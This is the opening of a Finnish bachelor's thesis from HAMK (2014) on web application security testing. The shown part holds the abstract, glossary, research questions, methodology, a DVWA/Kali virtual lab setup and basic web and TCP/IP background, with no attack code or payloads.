Web-sovellusten tietoturvatestaaminen

Case: kolme kriittisintä haavoittuvuutta

HAMK
HÄMEEN AMMATTIKORKEAKOULU

Ammattikorkeakoulun opinnäytetyö

Tietojenkäsittelyn koulutusohjelma

Visamäki, kevät 2014

Toni Järvinen

HAMK
HÄMEEN AMMATTIKORKEAKOULU

TIIVISTELMÄ

Visamäki
Tietojenkäsittelyn koulutusohjelma

Tekijä Toni Järvinen **Vuosi** 2014

Työn nimi Web-sovellusten tietoturvatestaaminen
Case: kolme kriittisintä haavoittuvuutta

TIIVISTELMÄ

Tämän opinnäytetyön toimeksiantajana oli Hämeen ammattikorkeakoulun tietojenkäsittelyn koulutusohjelma. Opinnäytetyön ensisijainen tavoite oli parantaa Web-sovellusten tietoturvaa. Opinnäytetyö on osa Web-sovellusten tietoturvatestaamisen oppimiseen tarkoitetun materiaalin tuottamisprosessia. Työn aiheena oli tutkia kolmea kriittisintä Web-sovellusten haavoittuvuutta, näissä käytettyjä tekniikoita ja näiden hyväksikäyttöä Web-sovellusten tietoturvan testaamisessa. Haavoittuvuuksia tutkitaan injektioista, autentikoinnista ja sessioista. Työssä esitellään myös tietoturvatestaamisen menetelmiä, prosessia ja ohjelmia.

Opinnäytetyön lähteinä käytettiin useaa kirjoitettua teosta ja näistä koostettiin kattava yhteenveto, jonka avulla saadaan hyvä yleiskuva tietoturvatestaamisesta. Haavoittuvuuksien kartoitusta ja hyväksikäyttöä testattiin *Damn Vulnerable Web Application* -sovellukseen eristetyssä käyttöjärjestelmässä, joka oli asennettu avoimen lähdekoodin virtuaalisointialustalle. Käytännössä tämän opinnäytetyön tulokset ovat kenen tahansa uudelleen toteutettavissa ilman maksullisia alustoja, käyttöjärjestelmiä ja ohjelmia.

Tämän opinnäytetyön avulla pystytään luomaan tietoturvakurssille Web-sovellusten tietoturvan perusratkaisuja kyseenalaistavaa materiaalia ja oppilaita motivoivia ongelmia, joita ratkoessaan oppilaiden tietoturvaosaaminen sovellusten suunnittelussa ja toteutuksessa paranee huomattavasti. Tämä parantaa oppilaiden ammatillista osaamista ja syventää heidän tietämystään Web-sovelluksista ja niissä käytetyistä tekniikoista.

Avainsanat Tietoturvatestaaminen, injektio, Web-sovellus, tietoturvamurto, tietoturvahaavoittuvuus

Sivut 37 s. + liitteet 26 s.

Visamäki
Degree Programme in Business Information Technology

Author Toni Järvinen **Year** 2014

Subject of Bachelor's thesis Testing Web Applications for Weaknesses - Case: Three Most Critical Vulnerabilities

ABSTRACT

The Study was commissioned by the HAMK University of Applied Science's business and information program. The main objective of this thesis was to develop security of web application. This study is part of a process to produce educational materials for web applications security testing. The Subject of the thesis was to study commonly used techniques that create vulnerabilities in web applications and exploit the three most critical vulnerabilities is web application security testing. Vulnerabilities are sought for and explored in injections, authentication and sessions. In addition this study provides information about methods, processes and programs employed in security testing.

Several professional books and other texts were analyzed in this study. The findings have been collected into a synthesis that provides a comprehensive overall view of currently most popular methods of information security testing. Mapping and exploitation of vulnerabilities were tested within an isolated operating system in Damn Vulnerable Web Application. The operating system was installed in an open source virtualization platform. Therefore, the findings of this study can be re-produced for verification purposes by anyone without having to obtain commercial platforms, operating systems or programs.

This study provides material to an information security course about web application security solutions. The purpose has been to produce material that would challenge the basic solutions and be motivational for the students by making them confront dilemmas that, when solved, will add considerably to the body of knowledge they have gleaned on information security design and implementation. This will provide the students with additional professional skill and deepen their understanding on web application and the techniques used in their design. .

Keywords Security testing, injections, web application, security fraction, security vulnerability,

Pages 36 p. + appendices 26 p.

Termistö

ASCII (*American Standard Code for Information Interchange)* on 128 merkkipaikan laajuinen tietokonemerkistö, jolla korvataan erikoismerkit Internet-selaimen osoiterivillä.

Asiakas/Palvelin -malli (*Client/Server*) Palvelin tarjoaa palveluita muille käyttäjille. Web-palvelimessa asiakastietokone pyytää tiedostoja palvelimelta, joihin palvelin vastaa halutuilla tiedostoilla.

Autentikointi tarkoittaa käyttäjän tunnistamista ja todentamista. Web-sovelluksissa tämä tapahtuu yleisesti käyttäjätunnus-salasana-yhdistelmällä.

Avoin lähdekoodi (*Open Source code*) on tapa kehittää ja jakaa tietokoneohjelmistoja. Avoimen lähdekoodin periaatteisiin kuuluu, että käyttäjä voi vapaasti käyttää, kopioida, muunnella ohjelmaa ilman lisenssimaksuja.

Brute force-hyökkäys tarkoittaa kaikkien mahdollisten merkkijonojen kokeilemista oikean merkkijonon löytämiseksi. Käytetään salasanojen ja käyttäjätunnuksien murtamisessa.

CSS (*Cascading Style Sheets*) on tyyliohjeiden laji. Määritellään, miten HTML-dokumentit näytetään selaimessa.

Data on esitys, jolla ei ole merkitystä. Kirjaimet yksinään ovat merkityksettömiä, jolloin ne ovat dataa. Kirjaimia yhdistämällä saadaan kuitenkin sanoja, joilla on merkitys.

Domain on verkkotunnus, jota käytetään Web-osoitteissa IP-osoitteiden sijaan.

Eväste (*Cookie*) on dataa, jonka Web-palvelin tallentaa käyttäjän tietokoneelle. Selain lähettää evästetiedot tallennuksen tehneelle palvelimelle, joka pyynnön yhteydessä.

GET-metodi, HTTP-protokollan hakumetodi, jolla voidaan lähettää myös arvoja osana verkko-osoitetta.

Heksadesimaalijärjestelmä on kantalukujärjestelmä, jonka kantaluku on 16. Sitä käytetään tietotekniikassa, koska yhden heksadesimaalin merkinnässä käytetään neljää bittiä. Lukuja 10 - 15 merkitään kirjainmerkeillä A - F.

HTML (*Hypertext Markup Language*, hypertekstin merkintäkieli) on kuvauskieli, jolla voidaan kuvata hyperlinkkejä sisältävää tekstiä. Voidaan merkitä myös kielen rakenne.

HTTP (*Hypertext Transfer Protocol*, hypertekstin siirtoprotokolla) on protokolla, jota Internet-selaimet ja Web-palvelimet käyttävät tiedonsiirtoon. HTTP on yhteydetön, mikä tarkoittaa että jokainen selaimen pyyntö käsitellään samalla tavalla riippumatta millään tavalla edellisestä pyynnöstä.

HTTPS (*Hypertext Transfer Protocol Secure*) on salattu HTTP-protokollan mukainen yhteys. Tiedot salataan ennen lähettämistä.

Internet on maailmanlaajuinen tietoverkko, jolla on yhdistetty paikallisia tietoverkkoja yhteen.

IP (*Internet Protocol)* on TCP/IP -mallin Internet-kerroksen protokolla. Huolehtii IP-pakettien toimittamisesta Internet-verkossa ja on kaikkia Internet-verkkoon liitettyjä koneita yhdistävä tekijä. Web-sivuille voidaan lähettää pyyntö IP-osoitteen avulla.

JavaScript on selaimessa ajettava komentosarjakieli.

Käyttöjärjestelmä toimii fyysisen tietokoneen ja ohjelmien välisenä välittäjänä ja mahdollistaa muiden ohjelmien käytön.

Komentosarjakieli on ohjelmointikieli, joka tulkitaan vasta ajovaiheessa.

Komentokehote tai komentotulkki on tekstipohjainen käyttöliittymä käyttöjärjestelmän hallintaan. Komentokehote voi toimiva vuorovaikutteisesti tiedostojen kanssa, joiden avulla voidaan suorittaa useampia komentoja vain kutsumalla tiedostoa.

Lähiverkko on tietoverkko, jossa laitteet ovat fyysisesti lähellä toisiaan

Monitorointi on jonkin ohjelman tai verkkoyhteyden tilan tarkkailua.

MySQL on avoimen lähdekoodin relaatiotietokanta.

OWASP (*The Open Web Application Security Project*), on voittoa tavoittelematon organisaatio, joka keskittyy web-sovellusten tietoturvaan.

Palvelin (*server*) on tietokone, joka tarjoaa palveluita muille tietokoneille. Tämän mahdollistavat palvelinohjelmistot. Palveluja ovat esimerkiksi Web, sähköposti ja tiedostonjako.

PHP (*PHP Hypertext Preprocessor*) on komentosarjakieli, jota käytetään Web-palvelimissa vuorovaikutteisten ja dynaamisten Web-sivujen luonnissa.

Ping-toiminto on TCP/IP -protokollien työkalu, jolla tutkitaan halutun IP-osoitteen omaavan laitteen saatavuutta.

POST-metodi on HTTP-protokollan tietojen lähetykseen tarkoitettu metodi. Tieto asetetaan osaksi HTTP-otsikkotietoja.

Protokolla on ohjeistus, säännöstö, jota käytetään tietotekniikassa tiedonsiirron sääntöjen nimeämisenä.

Proxy-palvelin on välityspalvelin, jota voidaan käyttää välittämään tietoverkossa pyyntöjä ja vastauksia. Se tallentaa myös verkkosivuja muistiinsa, jolloin hakuajat lyhenevät.

Päätelaite on laite, jolla käyttäjä hallinnoi ohjelmia, käyttöjärjestelmiä ja Web-sovelluksia.

Sanakirja-hyökkäys on *brute force*-hyökkäyksen kaltainen, mutta oikean merkkijonon löytämiseksi käytetään sanalistoja, joista löytyvät yleisimmät käytetyt sanat.

Sessio eli istunto tarkoittaa että luodaan ajallisesti halutun pituinen yhteys käyttäjän ja palvelimen välille. Se voidaan luoda ohjelmallisesti istuntoja tukemattomissa protokollissa (HTTP).

Sessiotunniste on yksilöivä tunniste, jonka palvelin lähettää selaimelle ja selain lähettää sen seuraavassa pyynnössä takaisin palvelimelle. Tämän avulla voidaan luoda keinotekoinen istunto yhteydettömään protokollaan.

Sovellus on tiettyä tehtävää hallinnoiva ohjelmisto, joka ei ole kiinteästi osa käyttöjärjestelmää.

Spider-toiminto etsii Web-sivuista Web-sivujen tai tiedostojen linkkejä. Näiden linkkien perusteella spider tekee uusia kyselyitä löydettyihin linkkeihin.

Suolaus tarkoittaa tietoteknisissä ratkaisuissa ennalta määritellyn merkkijonon liittämistä käyttäjän antamaan merkkijonoon. Käytetään salasanoissa lisäten merkkien määrää ennen tiivistämistä.

TCP (*Transmission Control Protocol*) on tietoliikenneprotokolla, jolla luodaan yhteyksiä tietokoneohjelmien välille. TCP on yhteydellinen ja huolehtii pakettien järjestyksestä. Se toimii IP-protokollan päällä ja antaa palveluja ylemmille protokollille (HTTP).

TCP-porttinumero on TCP-pakettiin liitetty porttinumero, jonka avulla data siirretään haluttuun porttiin. Porttien taakse voidaan asettaa haluttuja ohjelmia tai palveluja. Websivut käyttävät portteja 80 (salaamaton HTTP) ja 443 (HTTPS).

TCP/IP-malli on Internet-yhteyksissä käytettävä tietoverkkoprotokollien yhdistelmä.

Tietoverkko on vähintään kahdesta laitteesta, ohjelmista ja keskinäisestä yhteydestä muodostuva kokonaisuus, jonka avulla laitteet voivat viestiä keskenään.

Tiiviste (*hash*) luodaan tietotekniikassa selkokielisestä salasanasta. Tiiviste on kuin salaus, mutta sitä ei voida palauttaa selkokieliseen muotoon tiivistämisen jälkeen.

URL (*Uniform Resource Locator*) on WWW-sivujen yksilöivä merkintätapa, joka kirjoitetaan selaimen osoiteriville. Ensimmäiseen tulee käytetty yhteysprotokolla (esimerkiksi HTTP), kaksoispiste ja kaksi kenoviivaa. Viimeiseksi tulee palvelimen domainnimi ja sen jälkeen mahdolliset kansioviittaukset ja/tai tiedostoviittaukset.

Virtualisointi, mahdollistaa käyttöjärjestelmien ja ohjelmien näennäisen asentamisen tietokoneelle, saaden niiden resurssit piilotettua toisiltaan.

Web-sanaa käytetään WWW-järjestelmässä toimivien sovellusten tarkentavana määreenä.

Web-sivut ovat WWW-järjestelmässä toimivia HTML-kielellä luotuja selaimessa esitettäviä tiedostoja. Web-sivuissa voidaan ainoastaan selata sivuja linkkien avulla.

Web-sovellukset ovat Web-sivujen kaltaisia, mutta erottelevana tekijänä on vuorovaikutteisuus. Virallista määritystä ei ole.

WWW (World Wide Web) on Internet-verkossa toimiva hypertekstijärjestelmä. Muita järjestelmiä ovat sähköposti ja tiedostonjako.

SISÄLLYS

1 JOHDANTO JA TUTKIMUKSEN TOTEUTTAMINEN

Tutkimuksen näkökulma on hiukan poikkeavasti valittu tutkimaan tietoturvatestaajan käyttämiä menetelmiä ja tekniikoita eikä keskittymään näiden torjuntaan. Tutkimuksessa tutkitaan kolmea kriittisintä Web-sovellusten haavoittuvuutta ja niihin kohdistuvia hyökkäyksiä. Tietoa on koottu useasta tietoturvamurtoihin erikoistuneesta kirjasta ja tietoturvaorganisaatioiden kotisivuilta. Näistä tiedoista on muodostettu synteesinä tiivistetty tietokokonaisuus, jonka avulla saadaan kokonaisvaltainen kuva Web-sovellusten haavoittuvuuksista ja niiden hyväksikäyttöön soveltuvista tai käytetyistä hyökkäyksistä.

Osaa yleisimmistä hyökkäyksistä ja tekniikoista testataan kohdistamalla niitä *Damn Vulnerable Web Application* (DVWA) -sovellukseen, joka on tarkoitettu Web-ohjelmoijille ja tietoturvatestaajille tietoturvallisen ohjelmoimisen ja testaamisen opettelun tueksi. DVWA-sovellus ja tietoturvan testaamiseen käytetyt ohjelmat ovat avoimella lähdekoodilla toteutettuja, ilmaisia ja kaikkien saatavilla. Tällöin tutkimuksessa esitellyt ja käytetyt tekniikat ovat kenen tahansa uudelleen toteutettavissa tutkimuksen toistamiseksi sen luotettavuuden arviointia varten. DVWA-sovelluksen tietoturvatestaamisesta on kirjoitettu testiraportti, joka on liitetiedostona. Tällä pyritään pitämään opinnäytetyödokumentti selkeänä ja luettavana saaden kuitenkin yksityiskohtainen selvitys siitä, mitä testauksen aikana tehtiin.

Opinnäytetyö on osa kokonaisuutta, jossa luodaan Hämeen ammattikorkeakoulun tietojenkäsittelyn koulutusalalle suunnatulle tietoturvakurssille opiskelumateriaalia tietoturvatestaajan näkökulmasta. Tietoturvakurssin perusmateriaalissa esitellään tietoturvaan liittyviä perusasioita, kun tietoturvatestaajan näkökulma taas kyseenalaistaa ja murtaa perusasioissa opittuja tekniikoita. Tämä tarjoaa haasteellisia ongelmia opiskelijoille ja motivoi heitä etsimään niihin ratkaisuja.

Päätutkimuskysymykset ovat:

- Mitkä ovat helpoimmat tavat kriittisesti vaarantaa Web-sovellusten tietoturva?
    - Mikä tekee injektioista, heikkouksista autentikoinnissa ja session hallinnassa kriittisiä tietoturvan kannalta?
    - Missä Web-sovellusten tietoteknisissä ratkaisuissa haavoittuvuudet esiintyvät?
    - Minkälaisia menetelmiä, ohjelmia ja tekniikoita voidaan käyttää haavoittuvuuksien etsintään ja hyväksikäyttöön?

Tietoturvatestaukset kohdistetaan sovelluksen käyttäjään, suoraan sovellukseen tai sen kautta sitä ylläpitävään palvelimeen. Suoraan Web-palvelimeen tai Web-palvelua ylläpitävään ohjelmaan kohdistuviin hyökkäyksiin ei keskitytä. Tietoturvatestaamiseen tarkoitettuja ohjelmia esitellään vain otsikkotasolla ja periaatteeltaan. Näillä pyritään havainnollistamaan tietoturva-aukkojen helppo kartoitettavuus ja hyväksikäytettävyys, mutta niiden käytön yksityiskohtiin ei perehdytä

1.1 Tutkimuksen metodologia ja orientaatio

Opinnäytetyön luonne on empiirinen ja menetelmäsuuntaus on kvalitatiivinen. Tutkimusstrategiana käytetään pääasiassa tapaustutkimusta mutta haavoittuvuuksien todentamiseen ja havainnollistamiseen käytetään myös kokeellista tutkimusta, joka antaa vahvistusta tapaustutkimuksessa ilmenneille teorioille. Tutkimusmenetelminä on selittävä metodi ja kontrolloitu koe. Aineistonhankintamenetelmänä ovat harkinnanvaraisesti valitut valmiit dokumentit. Aineiston analysoimisessa käytetään induktiivista, eli yleistävää päättelyä.

Tutkimuksessa pyritään saamaan teoria ja käytäntö luonnolliseen vuoropuheluun vahvistaen tai poissulkien toistensa tuloksia. Kontrolloiduista kokeista saatuja tuloksia esitellään vain tiivistetysti opinnäytetyön runkotekstissä, mutta kokeiden tulokset kokonaisuudessaan julkaistaan erillisessä liitteessä helpon selattavuuden ja lukemisen saavuttamiseksi.

Tiedonkartoituksessa käytettiin apuna hakukonetta ja opinnäytetöiden viitetietoja. Verkkokirjakaupoista kartoitettiin aiheesta kirjoitettuja kirjoja. Löydettyjen dokumenttien viitetietojen perusteella tehtiin uusia aineistohankintoja. Dokumenttien valinnassa vaikutti dokumenttien julkaisuajankohta siten, että ajantasaisuus pystyttiin varmistamaan. Tutkittavan kohteen ja tutkimussuuntauksen luonne antaa hyvän pohjan käyttää induktiivista päättelyä, jossa yksittäisten havaintojen perusteella pyritään tekemään yleistys tai teoria.

Kvalitatiivinen, eli laadullinen tutkimustapa on suuntaus, jossa pyritään ymmärtämään tutkittavaa ilmiötä. Tapaus- ja kokeellisessa tutkimuksessa molemmissa on samat pääkysymykset. Näitä erotteleva tekijä on kuitenkin kontrolli. Kokeellisessa tutkimuksessa vaaditaan kontrolloitua ympäristöä. Tapaustutkimus on nykyaikaisen ilmiön tutkimista ja siinä käytetään useita lähteitä. (Yin 1989, 17, 23.) Kokeellisella tutkimuksella pyritään vahvistamaan teoreettiset mallit tai teoriat (Järvinen & Järvinen, 2012, 37). Tutkittavia kohteita ei ole montaa tapaustutkimuksessa, jolloin tutkittavaa kohdetta pyritään tutkimaan perusteellisesti ja aineiston koolla on tällöin suuri merkitys.


Kontrolloidussa kokeessa pyritään luomaan tutkijan kontrolloima testiympäristö, jossa pystytään testaamaan tutkittavat ilmiöt. Mahdollisimman moni tekijä pyritään saamaan tutkijan hallintaan. Testiympäristö dokumentoidaan mahdollisten testien uudelleen toteuttamiseksi ja testiympäristön tulee olla palautettavissa samaan tilaan jokaisen testauksen jälkeen. (Järvinen & Järvinen, 2012, 46 - 47.) Testiympäristö kuvataan seuraavassa luvussa.

1.2 Testiympäristö ja testauksen kohde

Jotta hyökkäyksiä ja haavoittuvuuskartoituksia voi tehdä, tarvitaan ympäristö, joka mallintaa realistisesti tosielämän olosuhteita. Testiympäristöksi asennettiin avoimen lähdekoodin virtualisointialusta, VirtualBox Windows 7 Professional (64bit) -ympäristöön. Virtuaalialustaan asennettiin Linux-käyttöjärjestelmä, Kali Linux, joka sisältää ohjelmia tietoturvan testaamiseen ja perustyökalut Web-sovelluksen ylläpitoon: Apache-palvelun ja MySQL-tietokannan. Kali Linux -käyttöjärjestelmään asennettiin tietoturvatestaamiseen luotu avoimen lähdekoodin Web-sovellus DVWA (*Damn Vulnerable Web Application*).

Apache HTTP server on avoimen lähdekoodin HTTP-palvelinohjelma Windows- ja Linux-käyttöjärjestelmille. Apache HTTP-server tukee vain Web-tiedostojen jakamista, mutta sen toimintoja voidaan laajentaa lisäosilla kuten PHP-kirjastolla. Apache HTTP-server on ollut suosituin Web-palvelinohjelmisto vuodesta 1996. (Apache)

VirtualBox on Oraclen kehittelemä avoimen lähdekoodin virtualisointialusta, joka toimii kaikissa yleisimmissä käyttöjärjestelmissä. Tuettuna ovat Windows, Linux ja MAC OS X -käyttöjärjestelmät. VirtualBox tarjoaa kaikki tarvittavat ominaisuudet käyttöjärjestelmän asennuksen eristettyyn ja palautettavaan ympäristöön. (VirtualBox User Manual) (Kuva 1) VirtualBoxin isäntäkoneena käytetään Windows 7 Pro 64 -bittistä käyttöjärjestelmää.



Kuva 1. VirtualBox hallintapaneeli

Virtualisoinnilla pystytään asentamaan ja käyttämään useita käyttöjärjestelmiä tietokoneella samanaikaisesti. Virtualisointialusta voidaan asentaa käyttöjärjestelmään, mutta myös asennus ilman käyttöjärjestelmää on mahdollista. (Virtualbox User Manual)

Kun virtualisointialustaan on asennettu käyttöjärjestelmä haluttuine ohjelmineen, voidaan tästä ottaa tallenne. Mikäli jonkin kriittisen tiedoston poisto tai ohjelman asennus halvaannuttaa käyttöjärjestelmän, voidaan aikaisemmalla tallenteella nopeasti ja helposti palauttaa käyttöjärjestelmä takaisin toimivaan hetkeen. (Virtualbox User Manual) Virtualisointiympäristöstä tai isäntäkoneesta voidaan myös katkaista yhteys Internetiin, jolloin näppäilyvirheet IP-osoitteissa eivät kohdista hyökkäystä vahingossa näppäiltyyn osoitteeseen. Tämä on syytä tehdä aina ennen ohjelman käyttöä. (Engebretson 2011, 9 – 10.)

DVWA on PHP-kielellä ohjelmoitu, MySQL-tietokantaa käyttävä Web-sovellus, joka on tarkoitettu tietoturva-ammattilaisille taitojen ja työkalujen testaamiseen. Se auttaa Web-ohjelmoijia ymmärtämään paremmin tietoturvan merkitys ja opettajia opettamaan Web-ohjelmien tietoturvaa kouluympäristössä. DVWA on RandomStrormin julkaisema ja sen voi ladata tiedostoina tai LiveCD:lle asennettuna. (DVWA etusivu)

DVWA-sovelluksessa on listattu valikkoon kymmenen erilaista haavoittuvuutta tai hyökkäysmahdollisuutta. (Kuva 2) DVWA-sovellukseen on ohjelmoitu tietokannan korjaustoiminto, joka aktivoituu nappia painamalla. Sovellukseen voi valita kolmesta eri suojaustasosta itselleen sopivimman. Tämän lisäksi suojaustasojen toteutuksia pystyy tutkimaan suoraan sovelluksesta ja vertailemaan niitä keskenään.

Kuva 2. DVWA-sovellus

1.3 Tutkimuksen eteneminen

Tutkimusprosessi on kuvattu tässä opinnäytteessä viiteen päälukuun jaettuna. Niitä täydentää liite 1, jossa esitellään kontrolloidun kokeen tietotur-

vatestausraportti sisältäen yksityiskohtaisen kuvauksen testauksen etenemisestä.


Ensimmäinen pääluku johdattelee lukijan tutkimustehtävään ja sekä esittelee tutkimuskysymykset että kuvailee tutkimuksellisen orientaation ja metodit, joilla kysymyksiin etsitään vastauksia. Tutkimuksen toisessa pääluvussa esitellään testattavina kohteina olevien Web-sovellusten rakennetta ja niiden laatimisessa käytettyjä tekniikoita siinä määrin, kuin tutkimuksen myöhemmissä osissa esitettyjen tietoturvatestaamisen menetelmien ymmärtäminen vaatii.

Kolmas pääluku kuvaa tietoturvatestaamisen prosessin ja esittelee tietoturvatestaamisessa yleisimmin käytettyjä menetelmiä. Neljäs pääluku esittelee yleisimmät Web-sovellusten haavoittuvuudet ja niistä kolme kriittisintä valitaan tietoturvatestaamisen kohteiksi. Luku pyrkii kuvaamaan millaisilla tekniikoilla ja miten kolmea kriittisintä haavoittuvuutta voidaan käyttää kohteen tietoturvan testaamiseen tai murtamiseen.

Neljäs pääluku pyrkii osaltaan vastaamaan ensimmäiseen alatutkimuskysymykseen, toinen pääluku toiseen alatutkimuskysymykseen ja kolmas pääluku kolmanteen. Kolmas ja neljäs pääluku etenevät tietoturvatestaamisen peruskäytännön mukaisesti pyrkimällä suuremmasta kokonaisuudesta pienempiin osiin tarjoten lukijalle loogisen lähestymiskulman tutkimuksen aiheeseen ja lukujen lopussa esitellään hyvin tiivistetyssä muodossa kontrolloitujen kokeiden keskeisimmät tulokset. Viidennessä pääluvussa eli yhteenvedossa muodostetaan edellisten päälukujen havainnoista synteesi, jolla pyritään vastaamaan päätutkimuskysymykseen.

2 WEB-SOVELLUKSEN KÄYTTÖYMPÄRISTÖ JA RAKENNE

Web-sovelluksen kanssa käyttäjä voi olla vuorovaikutuksessa esimerkiksi muokkaamalla sovelluksen sisältöä sen itsensä avulla toisin kuin Web-sivujen kanssa, joissa sivuja voi vain selailla. Web-sovellukset ovat selaimessa näytettäviä ja palvelimella suoritettavalla ohjelmointikielellä toteutettuja ohjelmakokonaisuuksia. Selaimen ja palvelimen välisessä yhteydessä käytetään HTTP-protokollaa. (Kuvio 1) Web-sovellukset toimivat asiakas/palvelin -mallin mukaisesti. Asiakas lähettää pyynnön palvelimelle ja palvelin vastaa asiakkaan haluamalla tiedostolla. (Stuttard, Pinto 2011, 2 - 3, 4, 39 – 40.) Web-sovelluksessa voidaan käyttää tietojen tallentamiseen tietokantaa.



Kuvio 1. Web-sovelluksen rakenne


HTTP-protokollaa käyttäviä sovelluksia on muitakin kuin selaimessa käytettävät Web-sovellukset. Näihin lukeutuu myös matkapuhelinsovelluksia, joita opinnäytetyön esittelemät haavoittuvuudet myös koskevat. Liiketoimintaa virtuaalisessa ympäristössä tukevia sovelluksia ovat esimerkiksi verkkokaupat, hakukoneet, sosiaaliset sovellukset ja uhkapelit. Vuorovaikutteisuus on luonut uusia haasteita Web-sovelluksille. HTTP-protokollan ollessa yhteydetön ja kaikille avoin, on pitänyt luoda mekanismeja, jolla käyttäjä voidaan tunnistaa ja todentaa siten, että jatkossa käyttäjän kyselyt pyritään tunnistamaan automaattisesti. (Stuttard, Pinto 2011, 4, 6.)

2.1 Internet

Web-sovellukset toimivat Internetin WWW-järjestelmässä. Internetissä käytetään TCP/IP-mallin mukaista protokollapinoa, jossa protokolla tarjoaa palveluja ylemmälle protokollalle ja puolestaan itse käyttää alemman

tason protokollaa. (Kuvio 2) Web-sovellukset käyttävät protokollapinon ylintä tasoa HTTP-protokollaa. (Granlund 2011, 10.)

Internet (*Interconnected networks*) on asiakas/palvelin-mallin periaatteella toimiva kokonaisuus (Kontio & Vierimaa & Niskanen 1999, 10). Internet periaatteessa koostuu useasta eri lähiverkosta. (Paananen 2005, 254) Lähiverkkojen väliseen liikennöintiin Internetissä käytetään TCP/IP-mallin mukaisesti useaa eri protokollaa. TCP/IP-mallissa on neljä tasoa. (Kuvio 2) Jokainen taso tarjoaa palveluja seuraavalle tasolle. Ensimmäinen taso sisältää kaapeloinnin ja lähiverkon protokollat. Toinen taso sisältää Internetin IP-protokollan. Kolmas taso on kuljetuskerros sisältäen TCP-protokollan ja neljäs taso taas sovellustason protokollia esimerkiksi HTTP-protokolla. (Granlund 2007, 6 – 10.)



Kuvio 2. TCP/IP -malli

IP-protokollan avulla liikenne ohjautuu oikeaan tietokoneeseen tai palvelimeen. IP-osoite (IPv4) on neljätavuinen pisteillä erotettu numerosarja. Reitittimet lukevat lähetyksistä näitä osoitteita ja niiden perusteella lähettävät lähetyksen oikeaan osoitteeseen. Mukana IP-paketeissa kulkee lähettäjän IP-osoite, jotta kyselyn vastaus pystytään lähettämään oikeaan osoitteeseen. Paketeissa kulkee toki paljon myös muuta tietoa, mutta tarkka sisältö ei ole välttämätöntä ymmärtää Web-sovellusten tietoturvan testaamiseksi.

